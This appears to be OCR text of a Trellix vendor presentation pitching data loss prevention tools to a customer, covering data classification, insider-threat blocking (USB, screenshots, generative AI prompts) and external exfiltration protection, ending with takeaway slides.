
Artificial Intelligence is becoming mainstream.





Trellix

How Can Trellix Help?



Trellix

Demo Time

Trellix

During our last meeting you told us…

- “***Need a tool*** *that can detect where sensitive data resides on the network, and you needed that tool to have the ability to classify the data and protect it. Along with creating incidents and be able to report via a dashboards.”*
- “***We do not have any tools*** *that can alert & prevent the loss of sensitive data through internal threat vectors such as removeable media and the use of screenshots, and AI has become a real problem.“*
- “***Need a tool*** *that can protect against the exfiltration of sensitive data through specialized tools that are common practices that external bad actors use.“*

Trellix

Protecting Your Data...

Data Protection

What will we see?

Data Privacy

- Classification of data Customer Data, GDPR, Confidential…
- Identify data at rest/in use on the network
- Report on data in use, such as top incidents and users with violations

Insider Threat

- Block sensitive data from being copied to USB Sticks
- Block screenshots being taken of sensitive data
- Block sensitive data from being inputted into generative AI prompts

External Threat

- Block sensitive data being exfiltrated from your organization by automated hidden malicious tools
- Get better insights into these types of threats

Trellix

Protecting Your Data...

Data Protection

What does this mean to you & your team?

Data Privacy

- Know where sensitive data resides on your network
- Visibility into how data is being used
- Control data use based on location

Insider Threat


- Stop data loss across multiple vectors
- Clear visibility on alerts generated
- Users can still access data without causing disruptions

External Threat

- Stop data loss across multiple external threat vectors
- Increase control and close existing security gaps
- Security awareness with increased visibility

Trellix

Cyber Security Journey Map



Trellix

Summary

Today's Takeaway

- You should, ~~buy Trellix stuff~~, start today with visibility.
- It's key to include DLP in your SecOps strategy.
- Threat actors go over the money, your data is money
- AI is here to stay – How are you going to embrace it?

Trellix

Trellix

Thank You!